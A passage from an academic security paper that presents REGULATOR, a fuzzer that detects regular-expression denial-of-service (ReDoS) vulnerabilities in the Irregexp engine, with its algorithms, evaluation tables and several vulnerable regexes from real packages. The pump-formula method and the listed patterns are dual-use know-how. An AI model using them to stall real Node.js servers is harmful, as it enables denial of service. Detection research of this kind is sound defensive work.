In formal language theory, a *regular expression* without language extensions describes a *regular language*, and it is known to always have some finite automaton that recognizes this regular expression's language [53]. Spencer's Algorithm [54] and Thompson's Algorithm [59] are two common approaches to implementing a generalized matching system for regular expressions. Broadly, they correspond to a constrained depth-first search and a breadth-first search through the state-space of a non-deterministic finite automaton (NFA), respectively [29]. An NFA is a 5-tuple $(Q, \Sigma, \delta, q_0, F)$ where Q is the set of states, Σ is the set of input symbols (alphabet), $\delta : Q \times \Sigma \cup \{\varepsilon\} \to \mathcal{P}(Q)$ is the transition function, q_0 is the initial state, and $F \subseteq Q$ is the set of accepting states [53]. The alphabet is augmented with ε, a symbol indicating a non-deterministic transition consuming no characters.

Spencer-style regular expression matchers are commonly called "backtracking" because the depth-first traversal backtracks upon reaching a no-match condition. To illustrate this behavior, consider the automaton illustrated in Figure 1a, which accepts the language {ab,ac}. When given the string `ac` as input, a depth-first traversal of the automaton may have the following preorder trace: ①, ②, ③, ④, ⑤, ⑥. This trace shows how the automaton first attempts to match `ab`. When it reaches node ③, no out-transitions are possible (the `c` in the input does not match the label `b` on the edge from ③ to ⑥), and the automaton has to backtrack to node ④.

2.3 ReDoS Attacks

The core idea behind ReDoS attacks is that certain NFAs exhibit *catastrophic backtracking* under a Spencer-style engine's depth-first traversal.

For example, the NFA illustrated in Figure 1b corresponds to the regular expression `(a*)a(a*)b`. In order to reject strings of the form $\texttt{a}^n\texttt{c}$, the engine must traverse $O(n^2)$ paths. A depth-first traversal at state ① makes one of two choices upon reading the i^{th} symbol `a`: either transition to ②, which requires $O(n-i)$ time to reject the match, or self-loop, which presents the same decision recursively for consuming the $(i+1)^{\text{th}}$ symbol `a`. As there are n characters `a`, a simple recurrence relation demonstrates that this requires $O(n^2)$ time to reject. Higher degree polynomial worst-case matching is possible by repeating the pattern [64, 65].

Exponential worst-case complexity is also possible. For example, the NFA illustrated in Figure 1c corresponds to the regular expression `(a|a*)*`. In order to reject strings of the form $\texttt{a}^n\texttt{b}$, the engine must traverse $O(2^n)$ possible paths

through the NFA before rejecting the match — as there are n binary choices of state to traverse by consuming `a` at state ③.

2.4 Current ReDoS Detectors

Several state-of-the-art ReDoS static analysis systems base their work upon an NFA representation of the regexp [41, 52, 64, 65]. In their publication, Wüstholz et al. [65] provide a practical algorithm for ReDoS detection in an NFA. Weideman et al. [64] and Liu et al. [41] build upon this with some modification. Below, we provide a brief overview of the patterns within an NFA that indicate potential for ReDoS.

Polynomial, $O(n^2)$ worst-case. This detection scheme identifies "loop-branch-loop" structures. This occurs when three paths $P_1, P_2, P_3 \in Q^*$ exist such that all paths accept the same string w and, (1) P_1 must start and end at some state u, (2) P_2 must start and end at some state v, and (3) P_3 begins at u and ends at v. In Figure 1b, this is demonstrated by states ① and ②, where the paths P_1, P_2, P_3 all accept the string $w = \texttt{a}$.

Exponential, $O(2^n)$ worst-case. The detection scheme attempts to identify "loop-within-loop" structures within the NFA, where the inner and outer loop begin and end in the same state, and both are satisfied by the same string w. In Figure 1c, states ③ and ① exhibit this behavior: the loop ③-①-③ accepts the string `a`, as does the loop ③-③.

Wüstholz et al. [65] and Liu et al. [41] detect vulnerable structures by depth-first search from the states within Q. Weideman et al. [64] leverage the algorithm described by Mohri et al. [10] which performs somewhat faster at the expense of $O(\mathsf{poly}(|Q|))$ memory usage. The output of these systems are an *attack prefix*, *pump string*, and *attack suffix*. The prefix is a string which matches a path from the initial state q_0 to the vulnerable component. The pump string is the string w described above, which an attacker repeats to increase the matching time. The suffix string is one which ensures that the sub-match rejects, which forces the engine to backtrack.

Rathnayake et al. [48] take a slightly different approach. Their tool evaluates a *derivation tree* created from the regexp, and search for recursive branching behavior. However, this only identifies $O(2^n)$ vulnerabilities. Finally, Shen et al. [52] dynamically explore an *extended* NFA (*e*-NFA), which supports extended regexp features — however, this method also only identifies $O(2^n)$ vulnerabilities.

3 REGULATOR: A Dynamic Analysis System

REGULATOR is a dynamic analysis system with three core components: a feedback-driven generational fuzzer (Section 3.1), a slowdown-pumper (Section 3.2), and a dynamic validator (Section 3.3). Given a particular regexp pattern, REGULATOR is able to detect whether the regexp is vulnerable to ReDoS, and to automatically infer a *pump formula* for generating strings that exhibit super-linear running time.

At a high level, each of the three components performs one task. First of all, the generational fuzzer finds a pathologically slow *witness* string within a fixed budget of n input characters. The witness is then passed to the slowdown-pumper, which infers the pump formula. Finally, the dynamic validator verifies that the pump formula can produce strings that indeed trigger a sufficiently slow execution of the matcher.

3.1 Feedback-Driven Generational Fuzzer

Fuzz testing, or *fuzzing*, is the process of exploring a program's behavior by repeated execution with varying inputs [43]. Many modern fuzzers are also *feedback-driven*: the fuzzing system uses measurements taken from an input's execution to guide the selection of the next inputs [2, 33, 39, 47, 66]. These systems are typically also *generational*: inputs favored by a heuristic are chosen as parents, and mutated to form the set of inputs in the next generation.

The goal of common bug-finding fuzzers is to discover an input that causes the program to perform an undesirable behavior (i.e., a crash or hang). Program coverage is a natural guiding heuristic for discovering these inputs, and it is used by many fuzzers, including the popular tools AFL [66] and libFuzzer [2].

Prior research shows several effective heuristic techniques for identifying particularly *slow* inputs to a general program. For example, SlowFuzz [47] uses execution path-length as a simple heuristic to guide the generational reproduction. PerfFuzz improves on this strategy by employing a hybrid heuristic based on coverage and path-length [39]. We adopt the latter for our purposes in REGULATOR with a fairly straightforward reapplication of the concepts.

Instrumentation. Essential to Spencer's original regexp matching algorithm is an intermediate representation that describes a step-by-step *matching procedure* [54]. As observed by Davis et al. [27], this is primarily an engineering decision above all else, which simplifies the system's construction. This design persists in modern regexp matchers — including Python, Ruby, JavaScript, and Perl — where regular expressions are compiled in the form of a custom *bytecode*, and the matcher operates by executing this bytecode within a lightweight interpreter, using the subject string as input. While in hindsight the intuition of instrumenting the bytecode is straightforward, it represents a fundamental reframing of this problem, and, to the best of our knowledge, we are the first to propose and implement such an approach.

Although the actual implementation of this concept differs across engines, several key design features are shared between different engines. REGULATOR takes advantage of this design by instrumenting the engine's interpreter directly: the matching engine is not treated as a black-box component, but rather

instrumented — with a focus on detecting ReDoS. For instance, where normal fuzzers would measure the coverage of the interpreter's code, our tool directly collects the coverage of the bytecode to quickly converge towards a pathologically slow input.

The instrumentation accumulates information within an execution profile (π) by leveraging the handling procedures of the following two instruction kinds: *character reads* and *branches*. Character reads are instructions that load a single character from the subject string into an interpreter's register. Our system keeps a running record within profile π of the last read character index, and it uses this information when handling branch instructions. On the other hand, branch instructions resemble the classical definition of control-flow related constructs: they have two possible successor instructions, and they are guarded by a binary conditional statement. When a branching instruction is executed, REGULATOR increments the total number of times the taken branch has been traversed, and also records in the profile π the index of the last character read. Both data points are crucial for REGULATOR's effectiveness, because (1) they measure coverage and (2) they can be used by the mutation procedure to drive the fuzzer towards unexplored paths. Finally, at branching points, we also update a running hash (PATHHASH$[\pi]$) that summarizes the path followed by a subject string into the bytecode program. This hash is used in a later stage of REGULATOR to quickly discard samples that do not exhibit novel behavior.

Algorithm 1: Fuzzer Main Loop

```
   Input: seeds S
1  C ← [ (S_i, RUN(S_i)) | S_i ∈ S ]
2  while deadline do
3      W ← GENCHILDREN(C)
4      for w, w' ∈ W do
5          π ← RUN(w')
6          C ← MERGE(C, w, w', π)
7  return MAXCOSTENTRY(C)
```

Main Fuzzing Loop. REGULATOR's main fuzzing loop is described in Algorithm 1. The fuzzing process starts by collecting an initial execution profile π for each input seed $S_i \in S$ (Line 1), and then enters the main generational loop, which runs until a predetermined deadline (Lines 3 - 6). Once the deadline passes, the main fuzzing loop is terminated and REGULATOR searches the corpus for the maximum cost entry (Line 7), defined as the entry with the highest number of executed bytecode instructions. This entry represents our *witness* string, which is used by the slowdown-pumper in the following phase.

The key components of our fuzzer are the procedures that generate new mutated children and that select the most promising ones. In a nutshell, for each generation within the main loop, our system creates a set W of mutant strings w' paired with the parent string w (Line 3), and collects an execution profile π for each mutant in turn (Line 5). The procedure MERGE is then invoked (Line 6), which consults the execution profile π to determine whether mutant w' should be discarded or included into the corpus C.

The procedures GENCHILDREN and MERGE guide the heuristic exploration of the regexp program's behavior, and are essential to the efficient operation of REGULATOR.

Algorithm 2: GENCHILDREN

```
   Input: corpus C : P(Σ* × Π)
1  selections ← [ ]
2  for e ∈ BRANCHING EDGES do
3      rep ← select representative maximizing e in C
4      append rep to selections
5  for (w, π) ∈ C do
6      if w ∉ selections and STALENESS[w] < RAND() then
7          append w to selections
8  ret ← [ ]
9  for w ∈ selections do
10     for i ∈ 0...NumChildren do
11         w' ← MUTATE(w)
12         append (w, w') to ret
13 return ret
```

Children Generation. The routine responsible for generating new mutated children — GENCHILDREN — is described in Algorithm 2. This procedure starts by identifying promising corpus members. To this end, we iterate over all the recorded branching edges and select a *maximizing representative* for each edge e (Lines 2-4). We say that a given corpus member $(w,\pi) \in C$ is *maximizing* for e if there does not exist any distinct corpus member (w',π') such that profile π' indicates edge e was traversed more than in π. In the case that multiple distinct corpus entries are maximizing for edge e, we select a single representative uniformly at random.

Corpus entries which were not selected as a representative are then considered for inclusion based on the *staleness score* [39] of the input string w (Lines 5-7). *Staleness* is a heuristic that begins low for each entry in the corpus, and increases whenever a mutant offspring of string w fails to produce novel behavior (see Algorithm 3, Lines 4 & 6). This metric is used to discourage the selection of parents that have no record of successful reproduction, while allowing limited exploration of inputs that are not currently maximizing.

We then produce *NumChildren* mutants for each selected parent (Lines 8-13). For a given parent input string w and profile π, REGULATOR chooses among the following mutations:

- *rotation:* The parent input is rotated either one character left or one character right.
- *crossover:* A co-parent is chosen at random from corpus C. Indices i and j are chosen at random such that $0 \leq i <$

$j < n$. The child inherits all characters from w, except characters i through j, which are inherited from the co-parent.

- *substring replication:* A random substring $\tilde{w}$ is selected from w, and replicated elsewhere in the string w.
- *arithmetic:* A character index is selected at random and a small value is added (or subtracted) to the character's codepoint value.

Moreover, REGULATOR implements a domain-specific mutation strategy, called *suggestion*, based on the information recorded at branching sites. This mutation selects a random branching edge e (traversed in π) that originates at a character-based branching instruction. If the string-index of the character under comparison is known, it replaces the character with one that *negates* the branching condition. The rationale behind this mutation is to create mutants that will explore different paths and, therefore, increase coverage. For example, the regexp `abcd(x|\w)*y` is vulnerable to ReDoS, but attack-strings must start with `abcd` in order to reach the vulnerable component. Without the mutation *suggestion*, a purely random-based mutation strategy would take significantly more time to derive the long prefix strings required to explore deeper program states.

Each child input w' is derived by applying a *single* mutation to the parent string w. This differs from previous research in this domain, which applies a random number of mutations. We find that our strategy significantly increases the likelihood of discovering novel behavior.

Algorithm 3: MERGE

```
Input: corpus C : P(Σ* × Π),
       parent w : Σ*, child w', profile π'
1  if PATHHASH(π') is unique
2      for i ∈ BRANCHING EDGES do
3          if π' is maximal for component i in C
4              reset STALENESS[w]
5              return C ∪ {(w', π')}
6  increase STALENESS[w]
7  return C
```

Child Merging. The routine responsible for selectively including mutant children in the corpus C is MERGE, described in Algorithm 3. The algorithm accepts as input the current corpus C, a parent string w, the mutant child w', and the child's execution profile π', collected by the main fuzzing loop (Algorithm 1, Line 5). We begin by quickly exiting from the procedure if PATHHASH(π') is not unique within C — indicating that this execution did not contain novel behavior[1] (Line 1). We then include the child *only if* it is maximal for some edge e (Lines 2-5). The combination of these heuristics ensures both that the corpus evolves toward both novel coverage (when the edge e is first traversed) and that the corpus advances toward slower executions within a component (when edge e is traversed a new maximum number of times).

[1] This is uniquely useful in regexp programs, which have relatively small program length compared to general-purpose programs used in typical fuzzers.

3.2 Slowdown-Pumper

Prior research into ReDoS makes the observation that attack-strings that trigger worst-case execution time take the form ab^ic, for strings a, b, c and $i > 0$ [38, 48, 52, 65]. We call a the *attack prefix*, b the *pump string*, and c the *attack suffix*. Together, we call this a *pump formula*. Attackers may increase the time required to match a string by repeating the pump string b until a sufficient amount of slow-down is achieved.

Fuzzing reveals a slow string within a budget of n characters (the witness string) — but this single data-point is not sufficient for determining whether the worst-case regexp performance is super-linear in n. However, we observe that, with very high likelihood, the pump string exists *somewhere* within the witness string. For example, the regexp `abc(123|\d)*x` is vulnerable to the prefix `abc`, pump string `123`, and suffix `a`. After fuzzing for only 2 seconds with $n = 13$, REGULATOR discovers the witness string `abc123123123a` — which clearly contains the pump string. In what follows, we take inspiration from Shen et al. [52] and use a simple yet effective strategy to identify the pump string by a heuristic scan over the witness.

Algorithm 4: GENPUMPFORMULA

```
   Input: witness w : Σ*
1  candidates ← []
2  slowest_per_char ← −∞
3  for len ∈ 1...n do
4      for pos ∈ 0...(n − len) do
5          prefix ← w[0 : pos]
6          pump ← w[pos : pos + len]
7          suffix ← w[pos + len : n]
8          attack ← prefix + pump^NPUMPS + suffix
9          t ← TIME(attack)
10         if t / len > slowest_per_char
11             slowest_per_char ← t/len
12             φ ← MODELFIT(w, pos, len)
13             append (pos, len, φ) to candidates
14 return (pos, len, φ) for steepest φ in candidates
```

The routine is described in Algorithm 4. We begin by iterating over every substring of the witness w in order of increasing length (Lines 3-4). We then extract a *prefix* (all characters prior to the substring), *pump string* (the substring considered), and *suffix* (all characters after the substring), and construct a candidate *attack* string by repeating the pump string a large number of times (Lines 5-8). We then run the regexp matching

procedure against the attack string, and measure the number of bytecode instructions executed during matching (Line 9). We use the heuristic "instructions added per pump character" to quickly discard pump-string candidates that do not cause a larger slow-down than any prior candidate (Line 10). Finally, we perform a model fitting procedure to estimate the growth function of instructions executed as the string is pumped (Line 12). The model fitting procedure works by regression. We take measurements of the matching time for attack strings formed by repeating the pump string from 10 to 256 times, increasing by 13 each iteration, for a total of 20 measurements. We then fit the data against three models: (1) linear: $\hat{t} = \alpha n + \beta$, (2) power: $\hat{t} = \alpha n^{\beta}$, and (3) exponential: $\hat{t} = \alpha e^{\beta n}$. We ignore the power regression when $\beta \approx 1$, as this is likely better explained as a linear growth model. We select ϕ to be the model with the highest r^2 coefficient.

The procedure completes by selecting the pump substring with the steepest growth model (Line 14). Preference is given first to exponential models, and second to power models. In both cases, ties are broken by the highest value β.

3.3 Dynamic Validator

The final stage of REGULATOR is a dynamic validator. We adopt a simple metric used in prior research: we say that a regexp is vulnerable to ReDoS if an attack string of less than 1 million characters can cause 10 seconds or more time spent in the matching system [28, 29]. We verify that an attack string derived from the pump formula meets this criteria. Furthermore, if enabled by configuration, we use a binary-search between the length of the witness string length n and the length of the attack string to find the smallest string that results in at least 10 seconds of matching time.

4 Implementation

In this work, we stray from the tradition of polyglot ReDoS detection and instead exclusively focus on regexps as implemented by a specific matching engine. In particular, we focus on IRREGEXP, a popular drop-in library for compiling and evaluating regular expressions. This matching engine is currently used by Mozilla's Firefox web browser [37] and the V8 JavaScript runtime [26], which sits behind both Google's Chrome web browser and the NodeJS language runtime.

NodeJS and ReDoS. NodeJS is a server-side JavaScript runtime with a single-threaded, event-driven design. The runtime processes work by selecting events one at a time from an *event queue*. Once an event is selected, its event handler function is invoked with exclusive, non-preemptible execution. Several researchers have observed that these single-threaded, event-driven languages suffer from a class of Denial-of-Service attacks known as Event Handler Poisoning (EHP) [30, 45]. EHP occurs when an attacker is able to cause significant delay in the event handler's execution thread, which prevents any further events from being processed until the victim thread yields. In this scenario, ReDoS is a particularly problematic type of event handler poisoning, as there does not exist any method of preempting a thread from the regexp matching subsystem — effectively halting all progress until the match procedure completes, and immediately reducing server throughput to zero. To address this serious concern, we will focus on the implementation of REGULATOR for the IRREGEXP matching engine. However, our methodology remains general and applicable to other backtracking engines with sufficient similarity.

Instruction	Args.	Description
`PushBt`	`addr`	Push code address `addr` onto the stack
`PopBt`	-	Pop an address from the stack and jump to that address
`PushCp`	-	Push the value of `cp` onto the stack
`PopCp`	-	Pop a value from the stack and store it in `cp`
`Fail`	-	Halt and reject the string
`Succeed`	-	Halt and accept the string
`GoTo`	`addr`	Jump to address `addr`
`LoadCurrentChar`	`i`, `addr`	Set register `lc` to the character at `cp + i`. Jump to `addr` if that index is out of range.
`CheckChar`	`c`, `addr`	Jump to `addr` if `c = lc`
`AdvanceCP`	`i`	Set register `cp` to `cp + i`
`AdvanceRegister`	`ri`, `i`	Set register `ri` to `ri + i`
`SetRegister`	`ri`, `v`	Set register `ri` to `v`
`SkipUntilChar`	`c`, `i`, `j`, `addr`	Set register `cp` to `cp + i` until the character at `cp + j` equals `c`. Go to `addr` if `cp + i` is out of range.

Table 1: Selected instructions of the IRREGEXP interpreter

Irregexp Internals. IRREGEXP is a Spencer-style backtracking regexp matching engine [26, 29] that works in two phases. In the first one, the user invokes the IRREGEXP compiler with a regexp as input (the *pattern*). The compiler emits a *regexp program* — i.e., a code simulating a depth-first exploration of the regexp state space. These programs can be either bytecode, which is executed by the IRREGEXP interpreter, or platform-native code. The semantics of these programs are completely equivalent and, for simplicity, we chose to analyze the *bytecode* regexp programs. In the second phase, the user passes an input (*subject*) character string, and IRREGEXP executes the *regexp program* with the *subject* as an input. If the regexp program halts at a `Succeed` instruction, then the system reports a match; otherwise, the regexp program halts at a `Fail`

instruction, and the system reports a non-match. All regexp programs are halting, by design of the IRREGEXP compiler.

The IRREGEXP interpreter's memory model is an expandable stack of 32-bit integers, a finite set {r0,...,rn} of general-purpose 32-bit registers (where n is determined at compilation), a 32-bit character index register cp, and a loaded character register lc. The interpreter does not allow arbitrary stack reads — only the topmost 32-bit integer may be examined. [2]

The IRREGEXP interpreter supports 59 instructions, some of which are summarized in Table 1. In general, the instructions fall into one of four categories: stack manipulation, conditional branching, register manipulation, and fused loops. An example of the latter category is SkipUntilChar, which advances the current position in the string (cp) until some character is seen at a given offset. This instruction, in combination with others, is used to implement the Boyer-Moore fast string search algorithm [17].

We provide a simplified disassembly of the regexp program for ^ab*$ in Listing 1. Instructions 0x1c-0x24 set up a stack frame: PushBt places a return address on the stack, and PushCp stores the character index register cp on the stack, so it can be restored after returning from the procedure call. Instructions 0x3c-0x40 are, likewise, similar to a function return. When executed, after consuming the character a, character b is repeatedly consumed by the recursive procedure at instructions 0x2c-0x54. If any character other than b is read, then the program begins a cascading return (PopBt) until it reaches Fail and exits. Otherwise, the program will eventually reach the end of the string at instruction 0x2c, which branches to Succeed and exits.

Listing 1: Disassembly of ^ab*$

```
 0x0  PushBt           addr: 0x60
 0x8  LoadCurrentChar  i: 0        addr: 0x18
0x10  CheckChar        c: 'a'     addr: 0x1c
0x18  PopBt
0x1c  PushCp
0x20  AdvanceCp        i: 1
0x24  PushBt           addr: 0x18
0x2c  LoadCurrentChar  i: 0        addr: 0x5c
0x34  CheckChar        c: 'b'     addr: 0x44
0x3c  PopCp
0x40  PopBt
0x44  PushCp
0x48  AdvanceCp        i: 1
0x4c  PushBt           addr: 0x3c
0x54  GoTo             addr: 0x2c
0x5c  Succeed
0x60  Fail
```

Instrumentation. A important design feature of REGULATOR is that it requires minimal instrumentation of the target engine. Similar to other regexp engines, the central component of IRREGEXP's interpreter is a switch-case dispatcher that invokes instruction handlers. For each instruction, we added a call to the function responsible for updating the execution profile π. To instrument branching instructions, we also retrieve the target address, either from an argument or from the top of stack. Character reads are handled similarly, since they also accept an offset from the current character index cp as an argument.

In total REGULATOR's fuzzer required only 3,000 lines of C++ code, 200 of which are for instrumentation, and the remainder implement the fuzzer's control procedures.

[2] This makes the IRREGEXP interpreter *not* Turing-powerful.

Name	Source	Ref.	Size	Description
	Corpus	[19]	13,597	OSS Python projects [20]
base	RegExLib	[49]	2,990	Online regexps website
	Snort	[50]	10,037	Rules used in the Snort IDS
npm	Node Registry	[32]	42,743	Popular JavaScript packages

Table 2: Datasets used in our evaluation.

5 Evaluation

In this section, we evaluate how REGULATOR performs on a diverse set of regexps. In particular, we set out to answer the following research questions:

- **RQ1**: Does the overall architecture of REGULATOR help to quickly explore the state-space of regular expressions (when they execute as programs on top of the matching engine)?
- **RQ2**: Is REGULATOR effective in finding ReDoS vulnerabilities, and does it do so better than previous work?
- **RQ3**: Does REGULATOR discover previously unknown ReDoS vulnerabilities in real-world packages?

Dataset. As summarized in Table 2, we select two different datasets to perform our evaluation. The first dataset contains regexps from three different sources, which we chose because of their extensive use in previous ReDoS research (*base dataset*). The second dataset contains regular expressions extracted from real-world JavaScript packages (*npm dataset*). To collect the *npm dataset*, we downloaded the top 10,000 most popular packages from the NPM package registry, as measured by monthly downloads. JavaScript allows users to express regular expressions in two forms. The first one is by a language literal, i.e., /pattern/flags. To find such regular expressions, we use a traversal of each source file's abstract syntax tree (AST) and extract both the pattern and, if present, any modifier flags (such as i to enable case-insensitive match). This method produced 40,877 distinct regexps. Moreover, users may also invoke the constructor RegExp(pattern, flags) to create a regexp at runtime. To handle these cases, we use the code analysis engine CodeQL to perform a data-flow analysis on the package's source

code [4]. We record all known strings that are used to construct a regular expression in this manner. This analysis produced an additional 2,019 distinct regexps.

Test Environment. All experiments were performed on an Intel Xeon Gold 6252 CPU, with 377 GB total RAM, running Ubuntu 20.04. Each tool was assigned a unique CPU core with `taskset` to avoid interference in results.

5.1 Does REGULATOR quickly explore program state-space?

Berglund et al. [14] recently published a proof showing that string matching in regexps with backreferences is NP-complete. Furthermore, deciding whether *any* string is accepted by a regexp with backreferences is also in NP [14]. For this reason, we will use *program coverage* as a tractable vehicle to evaluate exploration of the program state-space.

We run REGULATOR's fuzzer for five minutes on all 69,367 regular expressions. During these executions, we regularly sample the total coverage of the regexp program, as measured by percentage of instructions executed at least once during the fuzzing session. In order to explore how the size of the regexp program impacts the attained coverage, we categorize each regexp into either *small*, *medium*, or *large*, depending on the number of instructions in the regexp program. We create each category to contain exactly ⅓ of the dataset. The category instructions bounds are provided in the following table:

Small	Medium	Large
0 - 51	52 - 101	102 - 66,676

Quite interestingly, two-thirds of the regexps used in the wild compile to programs with less than 101 instructions, and 95% of them contain less than 435 instructions. The median coverage of our fuzzer, over time, is displayed in Figure 2. This experiment shows that, even among large-sized regexp programs, our fuzzer rapidly achieves over 80% coverage within 10 seconds. Moreover, all categories reach more than 90% median coverage within the five minute time bound. While investigating the results of our fuzzer, we quickly realized that some regexps produce programs that include *unreachable* code. For instance, every regexp program includes by default some code to support "sticky" mode (flag 's') that, when enabled, allows the user to *resume* the regexp interpreter after it exits with a successful match. The code to support this feature is present even when sticky mode is disabled, and it is entirely unreachable. Another example is regexps that contain a disjunction, where the first element matches all strings which are matched by the second (for example, `\d|1`). In this case, the instructions to match the second element will be emitted, but never executed. In other words, the results presented in this section represents a lower bound on REGULATOR's performance. To summarize, the previous results clearly show




Figure 2: Median coverage of REGULATOR-fuzzer over time, separated by size of regexp program as determined by instruction count.

that we can answer **RQ1** in the affirmative: REGULATOR's heuristics are effective in exploring the program state-space.

5.2 Comparison with NFA-based approaches

To compare REGULATOR with NFA-based approaches, we selected five popular tools that detect ReDoS using NFA-based analysis: RXXR2 [48], Rexploiter [65], NFAA [64], ReScue [52] and Revealer [41].

In order to make a sensible comparison, we must first introduce the concept of *full-match* and *partial-match* semantics. A regexp engine performs full-match semantics if the entire string must satisfy the regexp pattern in order to accept the input string. On the other hand, matchers using partial-match semantics will accept a string if any *substring* of the input satisfies the regexp pattern. For example, the regular expression `c.r` would match `car` but not `carpet` using full-match semantics, but partial-match semantics would match in both cases.

As noted by Davis et al. [29], all the systems we use in our evaluation assume full-match semantics. However, this is not always appropriate: for example, Python's regexp library allows the user to select either full-match or partial-match semantics (i.e., by using the methods `match` or `search`), while JavaScript's matcher offers only partial-match semantics. This difference has profound implications in terms of backtracking complexity, since the matching semantics *does* impact running-time performance. For instance, the regexp `a*b` exhibits $O(n)$ worst-case running time when using full-match semantics, but $O(n^2)$ worst-case running time when using partial-match semantics.

In order to level the field and to run a meaningful comparison across tools, we conform REGULATOR with the majority

Tool	Corpus				RegExLib				Snort				Total			
	Sup.	TP	FP	FN	Sup.	TP	FP	FN	Sup.	TP	FP	FN	Sup.	TP	FP	FN
RXXR2	11,696	30	26	2,154	2,301	100	27	451	7,102	10	5	2,200	21,099	140	58	4,805
Rexploiter	10,536	293	973	1,891	1,764	98	287	453	5,795	53	1,035	2,157	18,095	444	2,295	4,501
NFAA	11,256	738	952	1,446	1,977	279	70	272	6,169	831	154	1,379	19,402	1,848	1,176	3,097
ReScue	12,441	26	4	2,158	2,780	115	14	436	7,765	8	0	2,202	22,986	149	18	4,796
Revealer	13,206	428	30	1,756	2,946	245	17	306	10,035	232	4	1,978	26,187	905	51	4,040
REGULATOR	**13,595**	**2,156**	**0**	**28**	**2,973**	**519**	**0**	**32**	**10,037**	**2,172**	**0**	**39**	**26,605**	**4,847**	**0**	**99**

Table 3: ReDoS detection results for the *base* dataset.

of existing tools. That is, we evaluate the *base* dataset using full-match semantics. Since JavaScript only offers a partial-match method, we anchor each regular expression with the caret `^` and dollar `$` signs (e.g., `^(\d+1\d+2)$`) [3]. We believe this experiment design provides a useful comparison between the tools.

5.2.1 Base Dataset

We run RXXR2, Rexploiter, NFAA, ReScue, and Revealer on each regexp in the base dataset. We allow each tool up to 10 minutes and 16 GB of memory to analyze each regexp — both limits are far more generous than what has been used in previous research [28, 29] — and we record the pump formula reported by each tool. REGULATOR is also allowed the same amount of time to run: we divide the time evenly among fuzzing and slowdown-pumping, and we set aside 10s for the dynamic validation phase. We configure the fuzzer to find witness strings at a fixed length of 200 characters, starting from a seed containing only the character `a`.

Each pump formula reported by the aforementioned tools is then validated to determine whether it is a *true positive* or *false positive* result. Since there is no general consensus about what constitutes a true or false positive, we decided to use the heuristic employed by most prior work, which states that a result is a true positive if the pump formula produces 10 seconds of delay within a budget of 1 million characters [28, 29]. If we fail to produce 10 seconds of delay, we label the result as a false positive. Identifying *false negatives* involves slightly more nuance. Our datasets are not labeled, so we must resort to the following strategy: Given a regexp, we say that any tool reports a false negative whenever it does not report a ReDoS vulnerability, but at least one other tool reported a true positive result for that regexp. In other words, since we can unequivocally demonstrate that a regexp is actually vulnerable, we build the set of true positives by combining the vulnerabilities reported by at least one tool.

Table 3 summarizes the results for each dataset contained in the *base* dataset. We can see that REGULATOR finds at least two to three times more true positives (vulnerable regular expressions) when compared to the state-of-the-art ReDoS detection tools. Moreover, REGULATOR eliminates false positives by design, since pump formulas are dynamically tested before any report is raised. REGULATOR's dynamic validator only rejected 114 (2.4%) pump formulas. Finally, our tool demonstrates a false negative rate two orders of magnitude lower than all other tools.

During this experiment we observed 3,059 timeouts from ReScue, and 350 timeouts from NFAA. ReScue's original publication used a 10 minute timeout [52], and NFAA used a 10 second timeout [64] — so we believe that our time limit of 10 minutes is a fair comparison. For both tools, ⅓ of the timeouts occurred while analyzing known-vulnerable regexps.

Selected Results. REGULATOR's remarkable effectiveness is illustrated by the following selected examples, which lists several ReDoS detections that are unique to our tool:

```
%module(\s*\(.*\))?\s+("?)(.+)\2
(?:\b\w*(\w\w?)\1{2,}\w*\b)
dir\s*=\s*[\x22\x27]?a((?!^--).)*?\x2e\x2e[\x2f\x5c]
```

In the first example, we demonstrate an effective handling of backreferences. ReScue does handle backreferences, but failed to find this vulnerability. Revealer and RXXR2 only handle backreferences by approximation (by ignoring them), and likewise did not identify this vulnerability. On the other hand, the second example demonstrates a precise handling of *quantified* backreferences. The structure `\1{2,}` is only supported by ReScue, but their method cannot find this $O(n^2)$ super-linear regexp. This highlights the power of REGULATOR's approach: no additional work beyond initial instrumentation was required to support this syntax and semantics. Finally, the last example demonstrates awareness of *flags* passed to the regexp matching system — in this case, the flags used were 'm', 'i', and 's'. This example clearly shows how flags should not be dismissed, since this pattern is *only* vulnerable when the 'm' flag is set, indicating multi-line mode. Among previous research, the only other tool that recognizes regexps flags is Revealer, which did not identify this vulnerability.

[3] We first recursively remove all anchors from within disjunctions. For example, `^a|(b$|c)` becomes `^(a|(b|c))$`.

Tool	NPM			
	Sup.	TP	FP	FN
RXXR2	35,842	120	88	5,969
Rexploiter	30,317	77	1,135	6,040
NFAA	32,158	813	1,411	5,280
ReScue	39,258	143	4	5,946
Revealer	38,379	410	5	5,676
REGULATOR	**41,342**	**5,954**	**0**	**132**

Table 4: NPM ReDoS Detection Results

Once again this result is immediate from our approach: no additional work was necessary to support these flags.

5.2.2 NPM Dataset

We conduct a similar comparison with the NPM dataset, by running each tool with the same time and memory limits used in the previous experiment. This time, however, we *do not* anchor the regexp — neither while testing the regexp nor while evaluating the pump formula. This choice was made both to demonstrate effectiveness with partial-match semantics, but also to most closely mirror how the regexps are used in their original setting (recall that NPM packages are written in JavaScript, which uses partial matching semantics). As in the last experiment, we verify that each pump formula is able to achieve 10 seconds of delay within 1 million characters.

The results are displayed in Table 4. In this experiment, we demonstrate a *seven-fold* increase in true positive detections over the next-best analysis tool. REGULATOR was able to identify *several thousand* additional true positives, and was able to run against every syntactically valid regexp. REGULATOR's dynamic validator only rejected 16 (0.3%) of pump formulas.

The surprising performance of REGULATOR is indirectly confirmed by the findings reported by Davis et al. [28]. In their paper, the authors tested RXXR2, NFAA, and Rexploiter, against a dataset of 349,852 regular expressions, which was extracted from more than 500,000 NPM packages. They were able to classify and verify 3,589 regexps as having super-linear worst-case run-time. On the other hand, our tool was able to identify 5,954 super-linear regexps, even though we analyzed a considerably smaller amount (10,000) of packages, and a significantly smaller number of regexps.

Selected Results. The following list of regexps show some examples of novel detections by REGULATOR on the NPM dataset:

```
<<-?(\w+\b)[\s\S]*?^[ \t]*\1
